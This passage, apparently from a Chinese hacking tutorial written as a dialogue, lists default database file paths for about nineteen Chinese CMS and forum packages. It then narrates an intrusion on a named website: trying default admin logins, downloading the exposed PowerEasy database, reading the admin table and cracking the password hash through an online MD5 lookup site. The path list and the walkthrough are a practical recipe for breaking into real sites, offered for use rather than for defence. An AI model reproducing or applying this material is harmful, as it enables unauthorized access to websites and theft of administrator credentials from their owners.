


图15




图13

以下是我收集的一些默认数据库：

/data/qcdn_news.mdb	青创文章管理系统
/database/newcloud6.mdb	新云管理系统6.0
/database/#newasp.asa	新云网站系统
/database/powereasy4.mdb	动易网站管理系统4.03
/database/powereasy5.mdb	动易网站管理系统2005
/database/powereasy2006.mdb	动易网站管理系统2006
/data/Joekoe_CMS_4.0.mdb	乔客
/blogdata/l-blog.mdb	L-blog
/data/dvbbs7.mdb	动网论坛
/database/bbsxp.mdb	BBSXP论坛
/data/leadbbs.mdb	LeadBBS论坛
/dxxobbs/mdb/dxxobbs.mdb	dxxobbs论坛
/database/snowboy.mdb	雪孩论坛
/database/database.mdb	轩溪下载系统
/admin/data/user.asp	惊云下载系统
/data/appoen.mdb	惠信新闻系统
/data/news3000.asp	沸腾展望新闻系统
/database.asp	动感极品下载管理系统
/download.mdb	华仔软件下载管理系统

四、暴库简单利用

燕MM又问道：“我都下载了好几个网站的数据库了，但是不知道怎样具体利用哦！”阿布咬着苹果答道：“我不是还没有讲完嘛！其实我就等着你问这句话了，下边就来讲讲我前段时间的一次入侵吧，希望你能够照着葫芦多画几个瓢。”

那还是我迷上卡丁车的时候，整天找外挂玩，一不留神来到一个域名为“http://zb533.net”的网站。不看不知道，原来是这个动易2006的空站（没有添加内容），当遇到这种类型的网站后，要先测试默认的管理员帐号和密码，很遗憾，人家把密码给改掉了。然后我又来测试默认数据库，动易2005的默认数据库地址为“/database/powereasy2006.mdb”，还好很顺利，一会儿的功夫就将数据库下载回来了（图14）。接下来使用OFFICE中的ACCESS打开数据库，如果你是在网吧，可以使用“辅臣数据库浏览器”来打开（图15）。点击左上角的“打开数据库”按钮将下载回来的数据库打开，从中找到PE_Admin数据表，然后双击右侧的纪录列表即可打开此条纪录的详细纪录（图16）。




图14




图16

可以看到此记录中的PassWord字段，此字段的值一般都是经过不可逆转的MD5所加密的，只能通过一些在线MD5密码查询网站来进行查询。打开www.cmd5.com，将从数据库中得到的PassWord值“469e80d32c0559f8”提交上去，一般只需要稍等一会儿就会得到加密前的值（图17）。如果经过查询后，还是无法找到密码的话，那么就意味着这个MD5值在加密前是很强壮的，只能通过本机进行暴力破解了，不过不推荐此法，因为成功的几率相当小，不知道要跑多少年才能跑的出来。




图17

